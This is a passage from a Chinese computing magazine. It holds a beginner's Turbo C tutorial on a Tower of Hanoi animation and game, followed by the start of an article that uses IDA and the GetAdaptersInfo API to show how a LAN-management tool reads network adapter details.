本来我只想做一个动画演示的程序，然后发给黑防大编，后来想了想，不如做成游戏吧，我把想法告诉了Socket，他说很好，然后我就做了这个程序，其实还有很多功能可以完善，但是我觉得挺浪费时间的，也就没加了。

我先说说我编动画的思路吧，汉诺塔，顾名思义，引用谭浩强老爷爷书中的句子：也就是老和尚挪盘子，把n个盘子按照从小到大的顺序从A挪到C上，途中要经过B，所以我就先定义3个数组int c[99]，d[99]，e[99]，数组中的99也就是可以挪动的盘子数的上限，其实设置成76是最好的，因为一般的电脑的分辨率都是1024×768，所以如果一个盘子的高度是10的话，那么最多能放76个盘子，有了数组后，就可以用它来记录盘子的大小和顺序了，然后就是定义一些头文件和一些函数还有定义一些宏：

```
#include <graphics.h>。
#include <dos.h>
#include <conio.h>
#include <stdio.h>
#include <stdlib.h>
#include <process.h>
#define a xy[0]
#define b xy[1]
#define lt 0x4b00
#define rt 0x4d00
#define et 0x1c0d
char xy[1],rr;
int m,i=1,g=0,h=0,k=1,l=1,o=0,hh,gg,xx=1,yy,zz,n=1,p=1,w=1,ww=1,pp=1;
```

接下来就可以看程序部分了，首先我们从main函数开始看：

```
main()
{
char dd;
int driver=DETECT,mode;
initgraph(&driver,&mode,"");
bar(0,0,1024,768);
closegraph();/*清屏*/
clrscr();/*光标回到起始点*/
printf("  1.play  hanoi\n\n\n\n\n\n\n\n2.see computer  play\n\n\n\n\n\n\n3.exit");/*打印出选项*/
while(1)
{
dd=getch();
if (dd==49)play();
else if(dd==50)print();
else if(dd==51)abort();/*判断按键，如果为1，则运行play()函数，如果为2，则运行print(),函数，如果为3 则退出*/
}
}
```

接下来我们可以先看演示的部分，也就是选择“2。看电脑玩”，具体代码如下：

```
void print()
{
int driver=DETECT,mode;
initgraph(&driver,&mode,"");
bar(0,0,1024,768);
closegraph();
clrscr();/*同样是清屏，把光标移到初始位置*/
printf("input the number of diskes:");
scanf("%d",&m);/*输入碟子的数目*/
hanoi(m,m,'A','B','C');/*调用hanoi函数来计算路径*/
```

```
}
extern hanoi(int n,int i,char one,char two,char three)
{
if(n==1)move(i,one,three);
else
{
hanoi(n-1,i,one,three,two);
move(i,one,three);
hanoi(n-1,i,two,one,three);
}
}
/*通过递归调用hanoi函数来实现自动确定步骤*/
/*在调用hanoi的过程中调用了move函数，用来写和计算出c,d,e数组中的数值*/
void move(int f,char x,char y)
{
int oo=0;/*这个是为了区分游戏和演示部分用的变量*/
if(k==1)
{
for(i=1;i<=f;i++)
{c[i]=i;
k=2;
}
/*给最左边的汉诺塔A，也就是c数组赋初值，因为在没运行任何步骤之前，A座是由上到下顺序排列的，B.C座都是空的，所以只要给c数组赋值就可以，变量k的作用就是让这个赋值只运行一边，因为c数组的内容在以后的递归调用中会不断的变，不能每次都赋值*/
for(i=1;i<=(f+1)/2;i++)
{
hh=f+1-i;
gg=c[i];c[i]=c[hh];c[hh]=gg;
}/*颠倒数组里面的内容，例如原来数组是1,2,3,4运行这段代码后就会变成4,3,2,1，调用它的原因在下面再解释*/
draw(oo,f,l,g,h);/*调用一次draw函数，就一次*/
}
a=x,b=y;/*纯属为了书写方便*/
for(i=1;i<=(f+1)/2;i++)
{
hh=f+1-i;
gg=c[i];c[i]=c[hh];c[hh]=gg;
}
```

再次颠倒，在下面还会有一个颠倒，要反复颠倒的原因就是，画图和计算对于数组顺序的需求是不一样的，计算需要正确的顺序，也就是c[i]=i的顺序，而画图需要颠倒过来，否则就会画出倒着摆放的汉诺塔，这样配合下面的颠倒就会形成循环，使得在调用draw函数的时候用的是逆序，在调用计算代码的时候用的是顺序。

```
printf("The step to moving %3d diskkes:",f);
printf("\n%c-->%c",x,y);/*写出挪动汉诺塔的步骤*/
if(a=='A'&&b=='C')
{h=h+1;e[h]=c[l];c[l]=0;l=l+1;}
else if(a=='A'&&b=='B')
{g=g+1;d[g]=c[l];c[l]=0;l=l+1;}
else if(a=='B'&&b=='C')
{h=h+1;e[h]=d[g];d[g]=0;g=g-1;}
else if(a=='B'&&b=='A')
{l=l-1;c[l]=d[g];d[g]=0;g=g-1;}
else if(a=='C'&&b=='A')
{l=l-1;c[l]=e[h];e[h]=0;h=h-1;}
else if(a=='C'&&b=='B')
{g=g+1;d[g]=e[h];e[h]=0;h=h-1;}/*这里面的A,B,C分别代表的是3个放碟子的底座，因为在hanoi函数中计算了步骤，所以在这里判断步骤，来确定3个座上汉诺塔的情况，也就是c,d,e函数的情况*/
for(i=1;i<=(f+1)/2;i++)
{
hh=f+1-i;
gg=c[i];c[i]=c[hh];c[hh]=gg;
}/*第3次颠倒，为画图做准备*/
draw(oo,f,l,g,h);
```

调用draw函数来画出汉诺塔的移动情况，因为是不断的计算，调用，每一步就计算一次，画一次，所以这个演示程序原理就是靠不断地刷新c,d,e数组的内容来确定3个底座上碟子的情况。每个碟子的大小等于本身代表它的数字，3个数组记录了所有碟子的位置，但是实际带入draw函数的只有最上面的那个碟子的大小，因为每次需要移动的碟子只有一个，只要不断判断3个底座最上面那个碟子就可以完成所有的步骤。

```
void draw(int o,int u,int aa,int bb,int cc)
{
int driver=DETECT,mode;
initgraph(&driver,&mode,"");/*图形初始化*/
if(c[aa]==0&&d[bb]==0&&e[cc]==1)win();/*因为汉诺塔移动完成以后A和B底座都是空的了，而C底座变成了初始的A底座，也就是最上面的碟子的大小是1，所以当达到这种情况时也就代表成功了*/
if(o!=0)
{
if(o==1)circle(100,290-(aa+u+1)*10,6);
if(o==2)circle(300,290-(aa+u+1)*10,6);
if(o==3)circle(500,290-(aa+u+1)*10,6);
if(pp!=1)
{
for(i=1;i<=(m+1)/2;i++)
{
hh=m+1-i;
gg=c[i];c[i]=c[hh];c[hh]=gg;
}
}
}
```

这段代码是跟游戏部分有关的，因为在选择和移动时无法知道光标到了哪里，这段函数首先判断是游戏还是演示，也就是通过"o"变量，如果是游戏就会根据o的值来确定光标究竟落到了哪座塔上。至于后面那段颠倒的代码则是在第一次调用draw函数的时候不调用它，等第2次，p!=1的时候才调用，也是因为计算和画图对数组顺序的需求不同。

```
for (i=1,aa=1,bb=1,cc=1;i<=u+1;i++,aa=aa+1,bb=bb+1,cc=cc+1)
{
```

```
bar(100-c[aa]*10,350-(aa+u+1)*10,100+c[aa]*10,360-(aa+u+1)*10);
bar(300-d[bb]*10,350-(bb+u+1)*10,300+d[bb]*10,360-(bb+u+1)*10);
bar(500-e[cc]*10,350-(cc+u+1)*10,500+e[cc]*10,360-(cc+u+1)*10);
}
```

这段就是画汉诺塔和中间那根柱子的代码。循环碟子的次数加1 原因是为了让柱子多个头，方便看，而实现这个的原因就是bar函数在左与右相等的时候就会画一条线。画碟子的方法就是通过循环u+1次，把c，d，e数组中的每个数值都画出来。pp=2时；改变pp的值，让上面运行的代码在第2次的时候可以运行sleep(1)；让程序停止1秒，用来观看，否则将会直接看到结果，没有过程。*/closegraph()；/*关闭图形初始化，如果没有这句，就会不断地加载图形，依据我的电脑的配置，到了第12步就进行不下去了，自动跳出，因为没有释放图形，导致内存不够。

紧接着就会回到move函数，move函数又回到hanoi，不断地调用，直到c[aa]=0，d[bb]=0，e[cc]=1的时候执行win函数：

```
win()
{
int driver=DETECT,mode;
initgraph(&driver,&mode,"");
bar(0,0,1024,768);
closegraph();
clrscr();
printf("you win! ");
sleep(3);
main();
}
```

这个不需要注释什么，停顿3秒后回到主函数。下面再说一下游戏部分，看主函数可以知道游戏部分是调用play函数

```
void play()
{
int key;
int driver=DETECT,mode;
initgraph(&driver,&mode,"");
bar(0,0,1024,768);
closegraph();
clrscr();
printf("input the number of diskes:");
scanf("%d",&m);/*初始化的一些东西，同样是询问你盘子的个数*/
if (p==1)
{
for(i=1;i<=m;i++)
{c[i]=i;p=2;}
for(i=1;i<=(m+1)/2;i++)
{
hh=m+1-i;
gg=c[i];c[i]=c[hh];c[hh]=gg;
}
draw(n,m,xx,yy,zz);
}
/*这部分和move函数里面的基本一样，这个也是3次颠倒，只不过最后一次颠倒*/
while(1)
{
for(i=1;i<=(m+1)/2;i++)
{
hh=m+1-i;
gg=c[i];c[i]=c[hh];c[hh]=gg;
}
/*颠倒一次，为了计算*/
key=bioskey(0);
if (key==rt&&n==3)n=1;
else if (key==lt&&n==1)n=3;
else if (key==lt&&n>1)n=n-1;
else if (key==rt&&n<3)n=n+1;
/*判断方向按键与n的情况，来决定光标的位置*/
else if (key==et&&ww==1)
{
ww=2;
if((n==1&&c[xx]==0)||(n==2&&d[yy]==0)||(n==3&&e[zz]==0))
{clrscr();printf("can not put a empty line!");sound(440);delay(500);nosound();ww=1;}
if(n==1&&ww==2){w=c[xx];c[xx]=0;xx=xx+1;}
if(n==2&&ww==2){w=d[yy];d[yy]=0;yy=yy-1;}
if(n==3&&ww==2){w=e[zz];e[zz]=0;zz=zz-1;}
}
else if (key==et&&ww==2)
{
ww=1;
if((n==1&&c[xx]<w&&c[xx]!=0)||(n==2&&d[yy]<w&&d[yy]!=0)||(n==3&&e[zz]<w&&e[zz]!=0))
{clrscr();printf("can not put the big plate on the little plate!");sound(440);delay(500);nosound();ww=2;}
if(n==1&&ww==1){xx=xx-1;c[xx]=w;}
if(n==2&&ww==1){yy=yy+1;d[yy]=w;}
if(n==3&&ww==1){zz=zz+1;e[zz]=w;}
}
draw(n,m,xx,yy,zz);
}
}
```

用回车和ww变量判断提取，落下的代码，应该说是这个程序里比较好的一段代码。ww是用来识别是提取还是落下，在ww=1也就是提取情况下，首先令ww=2，也就是变为落下的标识，然后判断是否提取的底座上没有碟子。如果没有再变回提取状态，使ww=1，而且还有错误警报，这里我本来想加入个声音警报，但是不知道为什么警报只能响一次，如果以后再犯错误就不响了，还希望哪位高手指点我一下。如果没有违规，则会将要提取的盘子在原来的底座上清除，当再次按回车，也就是执行落下指令的时候，再次判断，是否要落下地方最上面的盘子比提取出来的盘子小，如果是，则把状态还原为落下。如果不是，则将落下的汉诺塔添加到新的底座上，然后执行draw函数，画出状态。这样整个程序就做完了，挺高兴的，这是我做的第一个游戏，希望大家指点我一下。

适合读者：程序员，远程控制软件开发者
前置知识：C/C++基础



网络执法官核心技术初探（上）

文/图 四川大学信息安全研究所 古开元

大家都知道，现在学校内的IP资源越来越有限，相信很多在校的读者都有过痛苦的抢IP与被抢IP的经历，如果你是黑防的忠实读者（什么？你不是？开门，放老毒，WTF……），也许你此刻正在偷笑，因为黑防很多期都介绍过一个抢IP暴强的工具——网络执法官。

网络执法官是一款国产的局域网管理辅助软件，采用网络底层协议，能穿透各种客户端的防火墙对网络中的每一台主机进行监控。它采用网卡号（MAC地址）识别用户，可靠性高；软件本身占用网络资源少，对网络没有什么不良影响。软件不需运行于指定的服务器，在网内任何一台主机上运行即可有效监控所有本机连接到的网络（支持多网段监控），功能十分强大。网络执法官（v2.92试用版）的主界面如图1所示。




图1

不过，本文的目的不是介绍网络执法官的功能及用法，而是探索隐藏在该软件实现的核心技术，这才是黑客精神的本质嘛（呵呵，开玩笑，我可不敢自称黑客）。废话少说，让我们开始吧。

从图1的主界面，我们选择查看"本机状态"的视图，如图2所示。大家注意有框框住的那3个地方，分别是本机网卡参数，当前连接（TCP/UDP）状态和CPU使用率。今天我们就先暂时讨论并实现这3个技术吧。

以下程序均在Windows XP sp1 + VC7环境下编译通过！

核心技术一：获得本机网卡参数

细心的读者可能发现，网络执法官获得的网卡参数就跟我们在CMD命令下用"ipconfig /all"这条命令得到的结果是一样的，如图3所示。




图2




图3

哈哈，这下就好办了。搬出强大的IDA（The Interactive Disassembler）反汇编利器来，从系统目录system32里把ipconfig.exe找出来并加载到IDA去（有读者问，为什么不反汇编网络执法官呢？呵呵，网络执法官比ipconfig.exe大得多，包含的导入函数肯定暴多，本人后来也曾用IDA来反汇编网络执法官的主程序Robocop.exe，等我喝完茶，上完厕所，听了首歌，它才很辛苦地反编译完…），然后选择主菜单->Windows->Imports（或直接ALT+4），看到只有为数不多的几个函数，我们的目光一下子就可以定位在如图4所示的地方了。

全部调用的都是iphlpapi库里的API，就在我利用MSDN查看上面用框框包含的每一个API时，无意中找到了GetAdaptersInfo()这个API函数，该函数内部已经封装了




图 4

ipconfig.exe可以实现的大部分功能函数。定义如下。

```
DWORD GetAdaptersInfo(
PIP_ADAPTER_INFO pAdapterInfo,
// 取得的网卡适配器信息结构
PULONG pOutBufLen // 网卡适配器信息结构长度
);
```

这里注意几点:

1) 使用该函数必须加上"#include <iphlpapi.h>"头文件和"#pragma comment(lib, "iphlpapi.lib")"语句。当然,你也可以用"LoadLibrary("iphlpapi.dll")"来显示加载库。

2) 在真正使用GetAdaptersInfo()之前必须先作一次初始化,调用GetAdaptersInfo()取得指向该函数的第2个参数必要的大小值,如下:

```
// 分配空间
pAdapterInfo = (IP_ADAPTER_INFO *) malloc( sizeof
(IP_ADAPTER_INFO) );
// 必须先初始化IP_ADAPTER_INFO结构大小
ULONG ulOutBufLen = sizeof(IP_ADAPTER_INFO);
// 取得指向ulOutBufLen的值
